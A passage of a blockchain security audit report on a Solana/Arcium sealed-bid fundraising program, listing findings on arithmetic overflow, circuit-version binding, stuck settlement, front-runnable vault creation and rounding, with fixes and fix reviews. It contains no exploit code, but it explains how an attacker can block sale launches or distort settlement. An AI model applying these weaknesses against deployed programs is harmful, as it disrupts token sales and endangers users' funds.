
RECOMMENDATION

Add an authority-only terminal sweep instruction that can run only after the sale is Finalized or Refunding, and only after every bid account for the sale has either been claimed or reclaimed. At that point there should be no remaining user claim obligations, so the instruction can transfer the remaining `usdc_vault.amount` to the authority.

FIX REVIEW NOTES

Fixed according to the recommendation. However it introduces a new centralization risk: the terminal USDC surplus sweep relies on an authority-supplied remaining user obligation value rather than computing outstanding refunds on-chain.

L05: Bucket index arithmetic can wrap before division



LOCATION

crafts/e7c04b84/fundraising/arcium_fundraising_program/encrypted-ixs/src/lib.rs:L84 [↗](#)

RELEVANT SNIPPET

```
> _lib.rs RUST
82:  /// Submit bid to a shard. This is the only live bid aggregation circuit.
83:  #[instruction]
84:  fn submit_bid_shard_v2(
85:      encrypted_max_fdv: Enc<Shared, u64>,
86:      state: Enc<Mxe, [u64; STATE_LEN]>,
```

DESCRIPTION

The `submit_bid_shard_v2` maps each decrypted max FDV into a nearest bucket before adding the bid amount to the encrypted demand histogram. The bucket index is computed with `u64` arithmetic:

```
RUST
// encrypted-ixs/src/lib.rs
let offset = bucket_fdv - fdv_min;
let mut bucket_idx = (offset + bucket_size / 2) / bucket_size;
if bucket_idx >= bucket_count {
    bucket_idx = bucket_count - 1;
}
```

The addition in the numerator is unchecked. For large accepted FDV ranges, `offset + bucket_size / 2` can wrap before the division. A high-FDV bid can then be written into a lower bucket than intended.

The sale initializer does not bound the FDV range to keep this circuit arithmetic safe. It checks ordering, nonzero values, and that the range is large enough for the configured bucket count:

RUST

```
// programs/fundraising_program/src/instructions/initialize_sale.rs
require!(fdv_min <= fdv_max, ErrorCode::InvalidFdvRange);
require!(fdv_min > 0, ErrorCode::InvalidFdvRange);
require!(fdv_max > 0, ErrorCode::InvalidFdvRange);
...
require!(
    fdv_max - fdv_min >= bucket_count as u64,
    ErrorCode::InvalidBucketCount
);
```

The settlement callback recomputes the clearing bucket from the revealed histogram, but it does not know which individual bid produced each bucket entry. It therefore accepts a histogram that is internally consistent while still being wrong for the bid that overflowed during bucket selection.

FDV bids can land in the wrong bucket, distorting settlement and later bid classification.

PRACTICAL IMPACT

A misconfigured FDV range can place bids in the wrong price bucket. Settlement can then be based on distorted demand.


RECOMMENDATION

Use checked arithmetic or divide-first rounding, and add an initialization bound that guarantees the circuit arithmetic cannot overflow.

FIX REVIEW NOTES

Fixed according to the recommendation.

L06: Sales are not bound to the Arcium circuit hashes used by global computation definitions



LOCATION

crafts/e7c04b84/fundraising/arcium_fundraising_program/programs/fundraising_program/src/state/sale.rs:L10 [↗](#)

RELEVANT SNIPPET

>_sale.rs

RUST

```
8: #[account]
9: #[derive(InitSpace)]
10: pub struct Sale {
11:     pub authority: Pubkey, // 32 bytes
12:     pub token_mint: Pubkey, // 32 bytes
```

DESCRIPTION

Arcium computation definitions are initialized globally by circuit name. Each initializer builds a source URL and hash from the currently compiled circuit:

RUST

```
// programs/fundraising_program/src/instructions/init_comp_defs.rs
fn circuit_source(name: &str, hash: [u8; 32]) -> Option<CircuitSource> {
    if CIRCUIT_BASE_URL.is_empty() {
        None
    } else {
        Some(CircuitSource::OffChain(OffChainCircuitSource {
            source: format!("{}/{}.arcis", CIRCUIT_BASE_URL, name),
            hash,
        }))
    }
}
```

RUST

```
// programs/fundraising_program/src/instructions/init_comp_defs.rs
init_computation_def(
    ctx.accounts,
    circuit_source("settle_auction", circuit_hash!("settle_auction")),
)
```

RUST

```
// programs/fundraising_program/src/instructions/init_comp_defs.rs
init_computation_def(
    ctx.accounts,
    circuit_source("check_bid_cleared", circuit_hash!("check_bid_cleared")),
)
```

RUST

```
// programs/fundraising_program/src/instructions/init_comp_defs.rs
init_computation_def(
    ctx.accounts,
    circuit_source("submit_bid_shard_v2", circuit_hash!("submit_bid_shard_v2")),
)
```

Runtime queue instructions then require the canonical computation-definition PDA for the circuit name:

RUST

```
// programs/fundraising_program/src/instructions/queue_submit_to_shard.rs
#[account(address = derive_comp_def_pda!(comp_def_offset("submit_bid_shard_v2")))]
pub comp_def_account: Box<Account<'info, ComputationDefinitionAccount>>,
```

RUST

```
// programs/fundraising_program/src/instructions/trigger_settlement.rs
#[account(address = derive_comp_def_pda!(comp_def_offset("settle_auction")))]
pub comp_def_account: Box<Account<'info, ComputationDefinitionAccount>>,
```

RUST

```
// programs/fundraising_program/src/instructions/check_bid_cleared.rs
#[account(address = derive_comp_def_pda!(comp_def_offset("check_bid_cleared")))]
pub comp_def_account: Box<Account<'info, ComputationDefinitionAccount>>,
```

The sale state does not record which circuit hashes or versions it expects. **Sale**, **AuctionState**, and **ShardState** store auction parameters and encrypted state, but they do not include any circuit-version or circuit-hash fields.

The circuit semantics that determine auction behavior live in **encrypted-ixs/src/lib.rs**. For example, **submit_bid_shard_v2** chooses the bucket for each bid, **settle_auction** scans the encrypted demand histogram, and **check_bid_cleared** classifies each bid after settlement:

RUST

```
// encrypted-ixs/src/lib.rs
fn submit_bid_shard_v2(
    encrypted_max_fdv: Enc<Shared, u64>,
    state: Enc<Mxe, [u64; STATE_LEN]>,
    amount: u64,
    fdv_min: u64,
    fdv_max: u64,
    bucket_count: u64,
) -> (Enc<Mxe, [u64; STATE_LEN]>, u64) {
    ...
}
```

RUST

```
// encrypted-ixs/src/lib.rs
fn settle_auction(
    state: Enc<Mxe, [u64; STATE_LEN]>,
    fdv_min: u64,
    fdv_max: u64,
    _token_supply: u64,
    supply_pct_bps: u64,
    bucket_count: u64,
) -> (u64, u64, u64, [u64; STATE_LEN]) {
    ...
}
```

RUST

```
// encrypted-ixs/src/lib.rs
fn check_bid_cleared(
    encrypted_max_fdv: Enc<Shared, u64>,
    clearing_bucket_low: u64,
    clearing_bucket_high: u64,
) -> u64 {
    ...
}
```

This means sale correctness depends on the global computation-definition accounts having been initialized for the intended circuit artifacts. The runtime sale path proves that the Arcium output came from the initialized computation definition, but it does not bind an individual sale to a specific expected circuit hash.

PRACTICAL IMPACT

A sale can run against stale or unexpected MPC circuit logic. Operators may believe audited rules are being used while settlement follows different rules.

RECOMMENDATION

Bind each sale to the intended circuit set at initialization. Store the expected circuit hashes or a single circuit-set/version identifier on **Sale**, then require runtime queue paths to use computation definitions that match that stored value.

At minimum, record a deployment circuit-set identifier during **initialize_sale** and include it in every queued computation path:

TEXT

```
Sale {  
  ...  
  circuit_set_id: [u8; 32],  
}
```

Then make **queue_submit_to_shard**, **trigger_settlement**, **queue_merge_shards**, and **queue_check_bid** verify that the selected computation definition belongs to the sale recorded circuit set.

FIX REVIEW NOTES

Fix largely confirmed. The sale now stores a **circuit_set_id** at initialization, and the main Arcium queue paths reject sales whose stored circuit set does not match the currently deployed **CIRCUIT_SET_ID**. This binds sales to a deployment-level circuit version and prevents old sales from silently using a new circuit set. The fix does not store or compare the actual **circuit_hash!** values, so correctness still depends on operators bumping **CIRCUIT_SET_ID** whenever circuit semantics or uploaded artifacts change.

L07: All-invalid one-shard sale cannot finalize settlement



LOCATION

crafts/e7c04b84/fundraising/arcium_fundraising_program/programs/fundraising_program/src/instructions/queue_submit_to_shard.rs:L265-L281 [↗](#)

RELEVANT SNIPPET

>_queue_submit_to_shard.rs

RUST

```
263: require(!sealed_bid.invalidated, ErrorCode::BidAlreadyInvalidated);
264:
265: if !parse_submit_bid_validity(is_valid)? {
266:     sealed_bid.invalidated = true;
267:     sealed_bid.bid_submitted = false;
268:     sealed_bid.bid_checked = true;
269:     sealed_bid.queued_computation_offset = 0;
270:     sealed_bid.queued_at = 0;
271:     sealed_bid.bid_status = 0;
272:     sealed_bid.allocation = 0;
273:     sealed_bid.refund = sealed_bid.amount;
274:     sealed_bid.tokens = 0;
275:
276:     shard.invalid_bids = shard
277:         .invalid_bids
278:         .checked_add(1)
279:         .ok_or(ErrorCode::ArithmeticOverflow)?;
280:     shard.state_ready = 1;
281:     shard.pending_computation = Pubkey::default();
282:     drop(shard);
283:
```

OTHER LOCATIONS

- crafts/e7c04b84/fundraising/arcium_fundraising_program/programs/fundraising_program/src/instructions/finalize_merge.rs:L69-L79 [↗](#)

DESCRIPTION

When `submit_bid_shard_v2_callback` receives an invalid bid result, it marks the bid invalid and increments invalid counters, but it does not update `shard.state_nonce` or `shard.encrypted_state`:

RUST

```
// programs/fundraising_program/src/instructions/queue_submit_to_shard.rs
if !parse_submit_bid_validity(is_valid)? {
    sealed_bid.invalidated = true;
    sealed_bid.bid_submitted = false;
    sealed_bid.bid_checked = true;
    sealed_bid.queued_computation_offset = 0;
    sealed_bid.queued_at = 0;
    sealed_bid.bid_status = 0;
    sealed_bid.allocation = 0;
    sealed_bid.refund = sealed_bid.amount;
    sealed_bid.tokens = 0;

    shard.invalid_bids = shard
        .invalid_bids
        .checked_add(1)
        .ok_or(ErrorCode::ArithmeticOverflow)?;
    shard.state_ready = 1;
    shard.pending_computation = Pubkey::default();
}
```

For a one-shard sale where every bid decrypts below `fdv_min`, the shard reaches the terminal count checks with `bids_processed == 0` and `invalid_bids == sale.invalid_bids`, but its nonce is still the root zero-state nonce. `finalize_merge` rejects that exact state:

RUST

```
// programs/fundraising_program/src/instructions/finalize_merge.rs
require!(
    shard.bids_processed == effective_bids as u16,
    ErrorCode::InvalidParameters
);
require!(
    shard.invalid_bids == sale.invalid_bids as u16,
    ErrorCode::InvalidParameters
);
require!(
    shard.state_nonce != root_state_nonce,
    ErrorCode::SaleNotInitialized
);
```

The sale cannot finalize merge, so it cannot trigger normal settlement.

A sale with only invalid encrypted bids can get stuck before settlement finalization. Recovery depends on authority-controlled refund mode rather than the normal permissionless settlement path.

PRACTICAL IMPACT

A sale where every bid is invalid can get stuck before normal settlement instead of finishing cleanly into refunds.

RECOMMENDATION

Permit finalization when `effective_bids == 0` and the shard invalid-bid count matches `sale.invalid_bids`, even if the encrypted state is still the initial zero state.

Alternatively, write a fresh zero-state output/nonce for invalid-only shard processing so the existing nonce-change guard remains true.

FIX REVIEW NOTES

Fixed according to the recommendation.

L08: Frontrunnable ATA initialization can block sale creation



LOCATION

crafts/e7c04b84/fundraising/arcium_fundraising_program/programs/fundraising_program/src/instructions/initialize_sale.rs:L26-L40 [↗](#)

RELEVANT SNIPPET

```
> _initialize_sale.rs RUST
24: pub usdc_mint: Account<'info, Mint>,
25:
26: #[account(
27:     init,
28:     payer = authority,
29:     associated_token::mint = usdc_mint,
30:     associated_token::authority = sale
31: )]
32: pub usdc_vault: Account<'info, TokenAccount>,
33:
34: #[account(
35:     init,
36:     payer = authority,
37:     associated_token::mint = token_mint,
38:     associated_token::authority = sale
39: )]
40: pub token_vault: Account<'info, TokenAccount>,
41:
42: pub system_program: Program<'info, System>,
```

DESCRIPTION

initialize_sale uses `#[account(init, associated_token::...)]` for the sale-owned USDC and token vault ATAs. Because the sale PDA is deterministic from public inputs, an attacker can pre-create the canonical ATAs before the authority's initialization transaction lands. Anchor's plain init path uses non-idempotent ATA creation, so the later **initialize_sale** call fails when those ATAs already exist, even if they are correctly owned by the sale PDA.

PRACTICAL IMPACT

An attacker can delay launch by pre-creating sale vault ATAs. They cannot steal funds, but the authority may need to retry with a new sale index or patched code.

RECOMMENDATION

Use **init_if_needed** for both the associated token vaults while preserving the ATA constraints. Example implementation:

RUST

```
#[account(  
  init_if_needed,  
  payer = authority,  
  associated_token::mint = usdc_mint,  
  associated_token::authority = sale  
)]  
pub usdc_vault: Account<'info, TokenAccount>,
```

FIX REVIEW NOTES

Fixed according to the recommendation.

L09: Sale parameters can round token supply for sale to zero



LOCATION

crafts/e7c04b84/fundraising/arcium_fundraising_program/programs/fundraising_program/src/instructions/receive_settlement.rs:L199-L203 [↗](#)

RELEVANT SNIPPET

```
> _receive_settlement.rs RUST
197:     )
198:     .ok_or(ErrorCode::InvalidParameters)?;
199: let tokens_for_sale = ((sale.token_supply as u128)
200:     .checked_mul(sale.supply_percentage as u128)
201:     .ok_or(ErrorCode::InvalidParameters)?
202:     .checked_div(10000)
203:     .ok_or(ErrorCode::InvalidParameters)?) as u64;
204:
205: // Clearing bucket's fixed price
```

DESCRIPTION

The program accepts any positive **token_supply** and **supply_percentage_bps**, but later derives:

```
RUST
tokens_for_sale = token_supply * supply_percentage_bps / 10000
```

If the product is less than **10000**, integer division rounds **tokens_for_sale** to zero. Settlement math then becomes invalid or can hit division-by-zero paths.

This is unlikely for real token launches because token supply is normally expressed in base units and should be large enough that even small sale percentages produce a nonzero amount.

PRACTICAL IMPACT

A bad sale configuration can make **tokens_for_sale** round to zero, leaving settlement unable to complete cleanly.

RECOMMENDATION

Add an initialization check requiring:

RUST

```
token_supply * supply_percentage_bps >= 10000
```

FIX REVIEW NOTES

Fixed according to the recommendation.

L10: Settlement formulas can diverge for non-divisible sale supply



LOCATION

crafts/e7c04b84/fundraising/arcium_fundraising_program/encrypted-ixs/src/lib.rs:L33-L54 [↗](#)

RELEVANT SNIPPET

```
>_lib.rs RUST
31: let buckets = state.to_arcis();
32:
33: let range = fdv_max - fdv_min;
34: let bucket_size = range / (bucket_count - 1);
35: // raise_target = (supply_pct_bps * bucket_fdv) / 10000
36: // Mathematically equivalent to (tokens_for_sale * bucket_fdv) / token_supply
37: // because token_supply cancels out, but avoids u64 overflow for large supplies.
38:
39: // Single reverse pass from highest to lowest bucket.
40: // `MAX_BUCKET_COUNT - 1 - i` is a compile-time constant → direct array access.
41: let mut accumulated_demand: u64 = 0;
42: let mut clearing_bucket: u64 = 0;
43: let mut demand_above: u64 = 0;
44: let mut demand_marginal: u64 = 0;
45: let mut found: u64 = 0;
46:
47: for i in 0..MAX_BUCKET_COUNT {
48:     let idx = MAX_BUCKET_COUNT - 1 - i;
49:     if (idx as u64) < bucket_count {
50:         let bucket_demand = buckets[idx];
51:         let new_accumulated = accumulated_demand + bucket_demand;
52:
53:         let bucket_fdv = fdv_min + ((idx as u64) * bucket_size);
54:         let raise_target = (supply_pct_bps * bucket_fdv) / 10000;
55:
56:         if found == 0 && new_accumulated >= raise_target {
```

DESCRIPTION

The settlement circuit and on-chain settlement derivation compute the bucket raise target using slightly different integer formulas. These formulas are equivalent only when **token_supply * supply_percentage_bps** is divisible by **10000**.

If that product has a remainder, integer truncation can happen at different points, causing the circuit and on-chain validation/derivation to disagree on bucket thresholds or settlement values.

More concretely, **validate_bucket_demands** computes the target with a single floor division:

RUST

```
raise_target = supply_percentage * bucket_fdv / 10000
```

derive_settlement derives the same value through **tokens_for_sale**, introducing an earlier floor before the final target calculation:

RUST

```
tokens_for_sale = token_supply * supply_percentage / 10000  
raise_target = tokens_for_sale * clearing_bucket_fdv / token_supply
```

When **demand_above** falls inside the rounding gap between these formulas, settlement can flip between the marginal-fill branch and the demand-above-only branch even though both paths are intended to represent the same bucket target.

PRACTICAL IMPACT

A bad supply and percentage combination can make settlement branch decisions depend on rounding, changing marginal bidder payouts or rejecting settlement.

RECOMMENDATION

Use one canonical raise-target formula everywhere. Either add an initialization check requiring:

RUST

```
(token_supply * supply_percentage_bps) % 10000 == 0
```

or standardize both validation and settlement derivation on the same single-floor computation.

FIX REVIEW NOTES

Fixed according to the recommendation.

L11: Early whitelist users can be blocked if `presale_min_amount < sale.min_commitment`



LOCATION

crafts/e7c04b84/fundraising/arcium_fundraising_program/programs/fundraising_program/src/instructions/commit.rs:L76-L95 [↗](#)

RELEVANT SNIPPET

```
>_commit.rs RUST
74: );
75:
76: if now < sale.commitment_start {
77:     let merkle_root = sale
78:         .presale_merkle_root
79:         .as_ref()
80:         .ok_or(ErrorCode::OutsideCommitmentWindow)?;
81:     require!(amount >= presale_min_amount, ErrorCode::InvalidAmount);
82:     require!(
83:         presale_proof.len() <= MAX_MERKLE_PROOF_DEPTH,
84:         ErrorCode::InvalidMerkleProof
85:     );
86:     let leaf =
87:         compute_presale_merkle_leaf(&sale.key(), &ctx.accounts.user.key(), presale_min
88:             _amount);
89:     require!(
90:         verify_merkle_proof(merkle_root, &leaf, &presale_proof)?,
91:         ErrorCode::InvalidMerkleProof
92:     );
93: }
94: require!(amount > 0, ErrorCode::InvalidAmount);
95: require!(amount >= sale.min_commitment, ErrorCode::InvalidAmount);
96:
97: require!(
```

DESCRIPTION

presale_merkle_root enables a whitelist-only presale phase before **commitment_start**. During that phase, **commit** accepts only addresses that provide a valid Merkle proof and checks that **amount** **>= presale_min_amount**.

However, after the presale-specific checks pass, the handler still enforces the global minimum commitment:

RUST

```
require!(amount >= sale.min_commitment, ErrorCode::InvalidAmount);
```

As a result, if **presale_min_amount** **< sale.min_commitment**, a whitelisted user who submits an amount in the range **presale_min_amount** **<= amount** **< sale.min_commitment** will still revert even though the presale proof and presale minimum are valid.


PRACTICAL IMPACT

Whitelisted users can be rejected at the advertised presale minimum if it is lower than the global public minimum. They can still participate by bidding at the higher amount.

RECOMMENDATION

Make the intended invariant explicit. Either require **presale_min_amount** **>= sale.min_commitment** when building the presale Merkle tree / sale configuration, or skip the global **sale.min_commitment** check during the presale branch and validate early whitelist participants exclusively against **presale_min_amount**.

L12: Stuck settlement refund recovery depends on the sale authority



LOCATION

crafts/e7c04b84/fundraising/arcium_fundraising_program/programs/fundraising_program/src/instructions/refund_sale.rs:L19-L24 [↗](#)

RELEVANT SNIPPET

```
>_refund_sale.rs RUST
17: | SaleStatus::CommitmentEnded
18: | SaleStatus::Ready => Ok(false),
19: SaleStatus::Settling => {
20:     let deadline = commitment_end
21:         .checked_add(SETTLEMENT_REFUND_TIMEOUT)
22:         .ok_or(ErrorCode::ArithmeticOverflow)?;
23:     require!(now > deadline, ErrorCode::OutsideCommitmentWindow);
24:     Ok(true)
25: }
26: _ => Err(ErrorCode::InvalidSaleStatus.into()),
```

OTHER LOCATIONS

- crafts/e7c04b84/fundraising/arcium_fundraising_program/programs/fundraising_program/src/instructions/refund_sale.rs:L33-L41 [↗](#)
- crafts/e7c04b84/fundraising/arcium_fundraising_program/programs/fundraising_program/src/instructions/refund_sale.rs:L87-L96 [↗](#)

DESCRIPTION

refund_sale can move a **Settling** sale to **Refunding** after **commitment_end + SETTLEMENT_REFUND_TIMEOUT**. However, the instruction still requires the sale authority signer, even after the timeout.

This means users cannot independently move a stuck settlement into refund mode. If settlement does not complete and the authority is unavailable or unwilling to act, user funds remain in the sale vault until the authority calls the recovery path.

PRACTICAL IMPACT

If settlement gets stuck, refunds still depend on authority action after the timeout. Users do not have a self-service recovery path.

RECOMMENDATION

Allow anyone to move a **Settling** sale into refund mode after the timeout, or document clearly that timeout refund recovery depends on the sale authority.

FIX REVIEW NOTES

Fixed according to the recommendation.

L13: Auction state initialization has no retry path if the init computation never completes



LOCATION

crafts/e7c04b84/fundraising/arcium_fundraising_program/programs/fundraising_program/src/instructions/queue_init_state.rs:L32-L42 [↗](#)

RELEVANT SNIPPET

```
>_queue_init_state.rs RUST
30: pub sale: Box<Account<'info, Sale>>,
31:
32: #[account(
33:     init,
34:     payer = payer,
35:     space = 8 + std::mem::size_of::<AuctionState>(),
36:     seeds = [b"auction_state", sale.key().as_ref()],
37:     bump,
38: )]
39: pub auction_state: AccountLoader<'info, AuctionState>,
40:
41: #[account(mut)]
42: pub payer: Signer<'info>,
43:
44: #[account(address = derive_mxe_pda!())]
```

OTHER LOCATIONS

- crafts/e7c04b84/fundraising/arcium_fundraising_program/programs/fundraising_program/src/instructions/queue_init_state.rs:L82-L120 [↗](#)
- crafts/e7c04b84/fundraising/arcium_fundraising_program/programs/fundraising_program/src/instructions/queue_init_state.rs:L156-L170 [↗](#)

DESCRIPTION

`queue_init_state` creates the root `AuctionState` account before queuing the Arcium `init_auction_state` computation. The callback later writes the encrypted initial state and clears the pending computation fields.

Because the account is created with `init`, a lost or never-completed init computation can leave the `AuctionState` account present but not usable. `create_shard` requires the root auction state to have a nonzero `state_nonce`, so the sale cannot continue through the normal shard flow until the init state is completed.

The program does not expose a retry, reset, or close path for this pending initialization state.

PRACTICAL IMPACT

A failed init computation can leave the sale stuck before shard creation. Recovery would require an out-of-band fix or redeploy rather than a normal program instruction.

RECOMMENDATION

Track the pending init computation explicitly and add a timeout recovery path that can close or reset the incomplete **AuctionState**, allowing **queue_init_state** to be retried.

FIX REVIEW NOTES

Added an only-authority ClosePendingInitState endpoint.

5. Enhancement Opportunities

E01: Repeated bid checks can be queued before the first callback

LOCATION

crafts/e7c04b84/fundraising/arcium_fundraising_program/programs/fundraising_program/src/instructions/check_bid_cleared.rs:L41-L46 [↗](#)

RELEVANT SNIPPET

```
>_check_bid_cleared.rsRUST
39: pub sale: Box<Account<'info, Sale>>,
40:
41: #[account(
42:     constraint = sealed_bid.sale == sale.key() @ ErrorCode::InvalidParameters,
43:     constraint = sealed_bid.is_initialized @ ErrorCode::InvalidParameters,
44:     constraint = !sealed_bid.bid_checked @ ErrorCode::AlreadyProcessed,
45: )]
46: pub sealed_bid: Box<Account<'info, SealedBid>>,
47:
48: #[account(mut)]
```

DESCRIPTION

`queue_check_bid` only gates on `!sealed_bid.bid_checked` and records no pending-check marker. Until the first callback sets `bid_checked = true`, anyone can queue additional `check_bid_cleared` computations for the same bid.

Accounting is safe because the callback's `require!(!bid.bid_checked)` rejects duplicate callbacks after the first successful check. However, the redundant computations still consume Arcium and keeper capacity, cost fees, and surface as noisy failed callbacks.

POTENTIAL BENEFIT

Duplicate bid check work is reduced, callbacks are easier to monitor, and keeper capacity is not wasted on stale requests.

RECOMMENDATION

Add a per-bid `check_pending_computation` or `check_queued` field. Set it when the check is queued, require it in the callback, and clear it on success or through an explicit reset path.

About Us

About Adevar Labs

Adevar Labs is a boutique blockchain security firm specializing in web3 audits.

Built by a mix of experienced professionals in traditional enterprise and crypto natives who have contributed to some of the most critical projects in blockchain infrastructure.

Our team's background spans companies like Bitdefender, Asymmetric Research, Quantstamp, Chainproof, and Juicebox, and includes experience securing smart contracts, bridges, and L1 and L2 protocols across ecosystems like Solana, Ethereum, Polkadot, Cosmos, and MultiversX.

With over 100 audits completed and a portfolio that includes custom fuzzers, exploit modeling, and runtime testing frameworks, Adevar Labs brings both depth and precision to every engagement.

Our auditors have discovered critical vulnerabilities, built high-impact tooling, and placed in top positions in premier audit competitions including Code4rena and Sherlock.

Team members hold distinctions such as PhDs in software protection, and key roles at Fortune 500 companies, and leadership of flagship conferences like ETH Bucharest.

With team members having publications with over 1,100 academic citations and trusted by projects securing over \$500M in on-chain value, Adevar Labs blends elite technical rigor with real-world security impact.

We also collaborate with some of the best independent security researchers in the web3 space.

Projects may optionally request specific contributors to be part of their audit.

Audit Methodology

Our audit methodology is specialized to provide thorough security assessments of Solana programs. We focus explicitly on rigorous manual analysis, detailed threat modeling, and careful validation of implemented fixes to ensure your programs operate securely and as intended.

1. Program Context and Architecture Analysis

Our auditors begin by deeply examining your Solana program's documentation, intended functionality, and account design. We meticulously map out program interactions, instruction processing flows, and state management logic. Special attention is given to understanding how your program interfaces with critical Solana system programs, such as the SPL Token Program, Stake Program, and System Program. Last but not least we check external integrations with other Solana projects and verify if the inputs and return values are handled properly.

2. Threat Modeling

We conduct targeted threat modeling tailored specifically for Solana's execution environment. We carefully define attacker capabilities and identify potential vulnerabilities that may arise from Solana-specific issues, including but not limited to:

- Unauthorized account data manipulation
- Improper ownership or signer verification
- Misuse of Program-Derived Addresses (PDAs)
- Incorrect use of Cross-Program Invocations (CPI)
- Failure to adequately handle account privileges or account states
- Risks stemming from rent-exemption and account initialization logic

3. In-depth Manual Security Review

Our experienced auditors perform an extensive manual security review of your Rust-based Solana programs. This involves a comprehensive line-by-line inspection of source code, focusing on common Solana vulnerabilities including, but not limited to:

- Missing or insufficient ownership checks
- Inadequate signer checks
- Incorrect handling of CPI calls and invocation privileges
- Arithmetic and integer overflow or underflow errors
- Unsafe deserialization and serialization of account data structures
- Improper token transfers and SPL-token logic issues
- Logic flaws in financial operations or state transitions
- Edge-case handling in instruction input validation
- Potential denial-of-service vectors related to transaction execution and account handling

During this stage, we clearly document any discovered vulnerabilities, including detailed descriptions, precise severity ratings, and recommendations for secure implementation. In situations where it is not clear how the vulnerability might be exploited we may also include a detailed proof-of-concept exploit including code snippets and instructions on how the exploit could be performed.

4. Detailed Fix Review and Validation

After the initial audit and your team's subsequent remediation efforts, we perform a comprehensive fix review to ensure the vulnerabilities identified have been effectively resolved.

We verify each fix individually, confirming that:

- Corrections effectively eliminate the security risks
- Changes do not inadvertently introduce new vulnerabilities or regressions
- The fixes align closely with Solana best practices and secure coding guidelines

Our detailed validation ensures that security improvements are robust, complete, and aligned with best practices specific to the Solana development ecosystem.

Confidentiality Notice

This report, including its content, data, and underlying methodologies, is subject to the confidentiality and feedback provisions in your agreement with Adevar Labs. These materials are not to be disclosed, extracted, copied, or distributed except to the extent expressly authorized by Adevar Labs.

Legal Disclaimer

The review and this report are provided by Adevar Labs on an as-is, where-is, and as-available basis. To the fullest extent permitted by law, Adevar Labs disclaims all warranties, expressed or implied, in connection with this report, its content, and your use thereof, including, without limitation, the implied warranties of merchantability, fitness for a particular purpose, and non-infringement.

You agree that access to and/or use of the report and other results of the review, including any associated services, products, protocols, platforms, content, and materials, will be at your sole risk.

FOR AVOIDANCE OF DOUBT, THE REPORT, ITS CONTENT, ACCESS, AND/OR USAGE THEREOF, INCLUDING ANY ASSOCIATED SERVICES OR MATERIALS, SHALL NOT BE CONSIDERED OR RELIED UPON AS ANY FORM OF FINANCIAL, INVESTMENT, TAX, LEGAL, REGULATORY, OR OTHER ADVICE. This report is based on the scope of materials and documentation provided for a limited review at the time provided.

You acknowledge that blockchain technology remains under development and is subject to unknown risks and flaws. Adevar Labs does not warrant, endorse, guarantee, or assume responsibility for any product or service advertised or offered by a third party, or any open-source or third-party software, code, libraries, materials, or information accessible through the report. As with the purchase or use of a product or service in any environment, you should use your best judgment and exercise caution where appropriate.